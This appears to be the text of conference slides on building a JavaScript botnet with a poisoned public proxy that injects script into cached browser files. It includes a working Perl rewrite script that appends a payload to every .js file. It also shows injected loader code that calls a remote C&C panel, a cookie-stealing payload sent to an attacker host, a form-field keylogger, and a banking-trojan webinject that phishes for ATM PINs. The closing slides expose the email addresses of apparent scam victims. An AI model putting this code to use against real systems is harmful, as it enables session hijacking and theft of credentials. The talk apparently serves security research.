

*Owning "bad" guys
{and mafia} with
Javascript botnets*

Chema Alonso & Manu "The Sur"

Let's do a botnet but...

- We are lazy
- We haven't money
- We haven't Oday
- We aren't the FBI
- We aren't either:
 - Google
 - Apple
 - Microsoft





Let them to be infected

Man in the Middle schemas

- Intercept communications between client and server
- Compromised channel -> Pwned!
- Network
 - ARP Spoofing
 - Rogue DHCP(6)
 - ICMPv6 Spooing
 - SLAAC Attacks
- DNS Spoofing
- ...
- Evil FOCA Rulez!


The screenshot displays the Evil FOCA 0.1.0.0 application interface. The window title is "Evil FOCA - 0.1.0.0". The interface includes a menu bar with "File", "Configuration", and "About". The main area is divided into several sections:

- Network:** A tree view showing "Neighbors" with various MAC and IP addresses, including "001E8CB38BDF (cubo05)" and "0019B974E527".
- MITM IPv6:** A tabbed interface with sub-tabs for "Neighbor advertisement spoofing", "SLAAC", and "DHCPv6". The "Neighbor advertisement spoofing" sub-tab is active, showing a "Gateway" field and a "Targets" field, both currently empty. A "Start" button is located below these fields.
- Attack type table:** A table listing active attacks. The "NeighborAdvertisement..." entry is checked in the "Active" column.
- Log:** A log window at the bottom showing messages such as "New neighbor detected with 001B38560A83 as physical address" and "Performing a MITM (Neighbor spoofing) attack between fe80::e108f04e:d799:6211 and fe80::2c5...".

The application is branded with "Informática 64" and the website "www.informatica64.com" in the top right corner.

Man in the Browser

- Plugins
 - BHO
 - Addons
- Access to all data
 - Passwords
 - Code
- Banking trojans
 - “A russian in my IE”



```
XML_Troyano_Banco.xml: Bloc de notas
Archivo Edición Formato Ver Ayuda
<?xml version="1.0" encoding="windows-1251" ?>
<inject
url="wellsfargo"
before="name=userid autocomplete='off'></DIV>"
what=""
<DIV><LABEL for=userid>ATM PIN</LABEL>:<BR><SPAN
class='mozcloak'><INPUT id=pin tabIndex=2 maxLength=4
type=password size=4 name=pin
autocomplete='off'></SPAN></DIV>
"
block="alt=Go"
check="pin"
quan="4"
content="d"
>
</inject>
```

JavaScript in the Middle

- Poisoning Browser cache
- No permanent
 - Deleting cache means infection cleaned
- Cached content is used if not expired
- Allows attackers to inject remote javascript
- Access to:
 - Cookies
 - Not HTTPOnly (more or less)
 - HTML Code
 - Form fields
 - URLs
 - Code execution
 - ...

Google Analytics js & malware

Trojan:JS/Redirector.GA (?)

Encyclopedia entry

Published: Sep 30, 2010

Aliases

Not available

Alert Level (?)

Severe

Antimalware protection details

Microsoft recommends that you download the [latest definitions](#) to get protected.

Detection initially created:

Definition: 1.91.891.0

Released: Sep 30, 2010

How to inject JavaScript code

- Persistent XSS
- Owning HTTP Servers
- Network Man In the middle attacks
 - WiFi
 - ARP Spoofing
 - IPv6
- Memcache attacks
- Imagination




THE BROWSER EXPLOITATION FRAMEWORK PROJECT

- Framework to own browser's cache
- Inject a javascript in each client
- That javascript loads payloads from C&C
- <http://beefproject.com>
- Very Well-Known

How to create a JavaScript Botnet from the scratch

TOR Nodes



TOR Nodes

Registro de Mensajes

Guardar Todo Guardar la selección Copiar Seleccionar Todos Buscar Borrar Preferencias Ayuda Cerrar

Basic Advanced

| Hora | Tipo | Mensaje |
|---------------------|---------|--|
| oct 06 11:14:03.171 | Notice | Opening Directory listener on 0.0.0.0:9030 |
| oct 06 11:14:03.171 | Notice | Opening Socks listener on 127.0.0.1:9050 |
| oct 06 11:14:03.171 | Notice | Opening Control listener on 127.0.0.1:9051 |
| oct 06 11:14:03.282 | Notice | Parsing GEOIP file. |
| oct 06 11:14:23.108 | Notice | Have tried resolving or connecting to address '[scrubbed]' at 3 different places. Giving up. |
| oct 06 11:15:18.772 | Notice | Interrupt: will shut down in 30 seconds. Interrupt again to exit now. |
| oct 06 11:15:44.105 | Notice | Tor v0.2.1.26. This is experimental software. Do not rely on it for strong anonymity. (Running on Very recent version of Windows [major=6,minor=1] [workstation] {terminal services, singl... |
| oct 06 11:15:44.105 | Notice | Initialized libevent version 1.4.12-stable using method win32. Good. |
| oct 06 11:15:44.105 | Notice | Opening OR listener on 0.0.0.0:443 |
| oct 06 11:15:44.106 | Notice | Opening Directory listener on 0.0.0.0:9030 |
| oct 06 11:15:44.106 | Notice | Opening Socks listener on 127.0.0.1:9050 |
| oct 06 11:15:44.106 | Notice | Opening Control listener on 127.0.0.1:9051 |
| oct 06 11:15:52.810 | Notice | Guessed our IP address as 62.82.159.150 (source: 208.83.223.34). |
| oct 06 11:15:54.166 | Notice | Bootstrapped 90%: Establishing a Tor circuit. |
| oct 06 11:15:55.524 | Notice | Tor has successfully opened a circuit. Looks like client functionality is working. |
| oct 06 11:15:55.525 | Notice | Bootstrapped 100%: Done. |
| oct 06 11:15:55.548 | Notice | Now checking whether ORPort 62.82.159.150:443 and DirPort 62.82.159.150:9030 are reachable... (this may take up to 20 minutes -- look for log messages indicating success) |
| oct 06 11:16:08.172 | Notice | Have tried resolving or connecting to address '[scrubbed]' at 3 different places. Giving up |
| oct 06 11:18:45.643 | Notice | Your DNS provider gave an answer for "du.invalid", which is not supposed to exist. Apparently they are hijacking DNS failures. Trying to correct for this. We've noticed 1 possibly bad addr... |
| oct 06 11:18:45.683 | Notice | Your DNS provider has given "192.168.1.101" as an answer for 11 different invalid addresses. Apparently they are hijacking DNS failures. I'll try to correct for this by treating future occurren... |
| oct 06 11:19:15.659 | Notice | Your DNS provider tried to redirect "www.yahoo.com" to a junk address. It has done this with 3 test addresses so far. I'm going to stop being an exit node for now, since our DNS seems so... |
| oct 06 11:29:17.827 | Notice | Your DNS provider gave an answer for "lppwspkk.invalid", which is not supposed to exist. Apparently they are hijacking DNS failures. Trying to correct for this. We've noticed 1 possibly b... |
| oct 06 11:29:17.893 | Notice | Your DNS provider has given "192.168.1.101" as an answer for 11 different invalid addresses. Apparently they are hijacking DNS failures. I'll try to correct for this by treating future occurren... |
| oct 06 11:29:38.245 | Notice | Have tried resolving or connecting to address '[scrubbed]' at 3 different places. Giving up. |
| oct 06 11:35:52.059 | Warning | Your server (62.82.159.150:443) has not managed to confirm that its ORPort is reachable. Please check your firewalls, ports, address, /etc/hosts file, etc. |
| oct 06 11:35:52.071 | Warning | Your server (62.82.159.150:9030) has not managed to confirm that its DirPort is reachable. Please check your firewalls, ports, address, /etc/hosts file, etc. |

Not a Rocket Science....



Buy a bullet-Prof

- Not:
 - The Pirate Bay
 - Amazon
 - (Remember Wikileaks)
 - Megaupload



Configure SQUID Proxy



GET / HTTP/1.1
Host: www.web.com




Response
Home.html



GET /a.jsp HTTP/1.1
Host: www.web.com



Response
a.jsp



GET /payload.js HTTP/1.1
Host: evil



GET / HTTP/1.1
Host: www.web.com




Response
Home.html



GET /a.jsp HTTP/1.1
Host: www.web.com



Response
a.Jsp + pasarela.js
include http://evil/payload.js



Configure SQUID Proxy

Squid.conf: Activate URL rewrite program

```
#       By default, a URL rewriter is not used.
#
#Default:
# none
url_rewrite_program /etc/squid/poison.pl
```

.htaccess: Apache No Expiration Policy

```
:/etc/squid# cat /var/www/tmp/.htaccess
ExpiresActive On
ExpiresDefault "access plus 3000 days"
:/etc/squid# █
```


Infect all JavaScript files

```
#!/usr/bin/perl

$|=1;
$count = 0;
$pid = $$;

while (<>)
{
    chomp $_;
    if ($_ =~ /(.*\.js)/i)
    {
        $url = $_;
        system("/usr/bin/wget", "-q", "-O", "/var/www/tmp/$pid-$count.js", "$url");
        system("chmod o+r /var/www/tmp/$pid-$count.js");
        system("cat /etc/squid/pasarela.js >> /var/www/tmp/$pid-$count.js");
        print "http://127.0.0.1:80/tmp/$pid-$count.js\n";
    }
    else
    {
        print "$_\n";
    }

    $count++;
}
```

Infect all JavaScript files

```
function payload()
{
    x = document.getElementById("poisonpayload");

    if (x == null)
    {
        document.write( "      <script>function getip(json) {
document.write('<script type=\\\\"application/javascript\\\\"
src=\\\\"http://[redacted]/panel/poison payload.php?id=\'+
json.ip + '\\\\"></scr\'+\'ipt>');
};</script>
                ");
        document.write("<script id='poisonpayload' type='application/javascript'
src='http://[redacted]/panel/jsonip.php?callback=getip'></script>");
    }
}
payload();
```

Publish your Proxy



XROXY.COM more than just proxy

Proxy Solutions GET YOUR PROXY FREE 3 DAY TRIAL TRY IT FREE!

Home Premium Proxy Proxy List UK proxy US proxy Web Proxies Xorum

Favourite By country By port Add new Remove FAQ RSS feed DB dump

User: **Anonymous** [Login][Register/Why Join?]

Add an Open Proxy to the Database.

You are more than welcome to add your proxies in our [database](#)!

Your submission will be verified to check whether or not your proxies are open for public use, and only hosts which are current open HTTP proxies will be added to our database.

The check process is not immediate - it may take hours before your proxy is listed in the [full proxy list](#).

Our site is not an online proxy checker. You will receive **no** feedback as to whether or not proxies in your submission are valid HTTP proxies.

However submitting quality proxylists you can get an **elite** user status which gives you special level access to our database and Xorum.

[VMware Capacity Planning](#) www.VKernel.com/Planning
Model Available VM Capacity with Capacity Manager.
Free 30-Day Trial

AdChoices

Let Internet do the magic



[redacted] proxy

Búsqueda

Aproximadamente 1.110 resultados (0,28 segundos)

Todo

[redacted] [Whois Info](#)

www.xroxy.com/whois1902391.htm - Traducir esta página

Imágenes

13 Feb 2012 – Xroxy proxy lists, xorum forums, and web proxy service - Paid Proxy ... can find Whois Information for the following IP address: [redacted].

Maps

Videos

[redacted] [4 - Simple Proxy List - IP Info](#)

www.simpleproxylist.com/info.php?.. [redacted] - Traducir esta página

Noticias

Proxy: [redacted] 54:31337. Hostname: [redacted].startdedicated.com. Added: 02/12/12 (m/d/y) Status: Offline Country: Germany City: ? Last online: Fri Feb 24 ...

Shopping


Do Payloads: Cookie stealing

```
document.write("  
    <img id='domaingrabber'          src='http://X.X.X.X/panel/  
    domaingrabber.php?id=0.0.0.0&  
    domain="+document.domain+"&  
    location="+document.location+"&  
    cookie="+document.cookie+"'    style='display:none;'/>");
```

Do Payloads: Form fields stealing

```
function kLogStart()
{
  var forms = parent.document.getElementsByTagName("form");
  for (i = 0 ; i < forms.length; i++)
  {
    forms[i].addEventListener('submit', function() {
      var cadena = "";
      var forms = parent.document.getElementsByTagName("form");
      for (x = 0 ; x < forms.length; x++)
      {
        var elements = forms[x].elements;
        for (e = 0 ; e < elements.length; e++)
        {
          cadena += elements[e].name + "%3d" + elements[e].value + "|";
        }
      }
      attachForm(cadena);
    }, false);
  }
}
```

Enjoy



Who · "\$" · \$ is using
this kind of services?

Mafias: Help the Prince




Mafias: Nigerian Scammers

The screenshot shows a web-based email interface for mail.com. The top navigation bar includes a search bar and tabs for Mail and Web. The sidebar on the left shows the email folders: Compose Mail, E-Mail (with sub-folders like Inbox, Drafts, and Sent), and SavedIMs. The main content area displays a list of sent emails, with the 'Sent (3/48)' folder selected. The email list has columns for To, Subject, Date, and Size. The selected email is from saima_ahsan20@hotmail.com with the subject 'FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR'.

| To | Subject | Date | Size |
|--------------------------------|---|----------|--------|
| wasim_butt94@yahoo.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 12/20/11 | 104 KB |
| Bikash Thapa | SEND THIS APPLICATION LETTER TO ZONAL COORDINATORS | 12/15/11 | 3 KB |
| Bikash Thapa | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTORS | 12/15/11 | 36 KB |
| meena anam | THIS IS HOW YOU WILL SEND APPLICATION LETTER TO ZONAL COORDINATORS | 12/15/11 | 3 KB |
| meena anam | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 12/15/11 | 36 KB |
| harish.badhan@yahoo.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 12/10/11 | 100 KB |
| yousaf_simba@hotmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 12/03/11 | 103 KB |
| naveed shahid | SEND PAYMENT NOW SO WE WILL SEND YOUR WORK PERMIT CERT IMMEDIATELY FROM ... | 12/01/11 | 4 KB |
| naveed_shahid97@yahoo.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 11/23/11 | 104 KB |
| saima_ahsan20@hotmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 10/08/11 | 103 KB |
| amirbba715@gmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/22/11 | 104 KB |
| wasim_butt94@yahoo.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/20/11 | 103 KB |
| MUHAMMAD YASIR | GENTLY UNDERSTAND THAT WE CAN NOT PROCESS YOUR REQUEST WITHOUT 195 FEE | 09/19/11 | 2 KB |
| MUHAMMAD YASIR | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/19/11 | 102 KB |
| asghar shahid | GENTLY UNDERSTAND THAT WE CAN NOT PROCESS YOUR REQUEST WITHOUT 195 FEE P... | 09/16/11 | 2 KB |
| thiruc20@gmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/16/11 | 102 KB |
| asghar shahid | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/11/11 | 101 KB |
| englandroyalyorkhotel@yahoo... | Fw: FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/11/11 | 103 KB |
| subukshakir@hotmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/06/11 | 101 KB |
| dharam.verma25@gmail.com | FROM BRITISH IMMIGRATION LAWYER'S BOARD OF DIRECTOR | 09/03/11 | 101 KB |

Mafias: Nigerian Scammers



The image shows a screenshot of an email client window. The browser tabs at the top include 'mail.com Home', 'Sent (3/48)', 'Re: FOR YOUR KIND', 'GENTLY UNDERSTAN', and 'FROM BRITISH IMMI'. The email content is as follows:

UK Immigration Work Permit and Visa Services
Our Duty is to provide you with a working permit from the UKBA and your firm supporting documents. ENTRANCE WORK PERMIT as requested by the immigration department to enable your completement required documents and possible approval entry visa to be issued at the British high commissioner in your country ,you are required to reach us with your passport scanning pages, with two passport photograph EU size along with your processing fee of GB £275 Pounds before we could issue of your ENTRANCE CLEARANCE WORK PERMIT from our office. On receipt of these:-
(a)Your passport scanning pages,
(b)Two passport recent photographs
(c)Filled candidate payment form with processing fee of GB £275 pounds

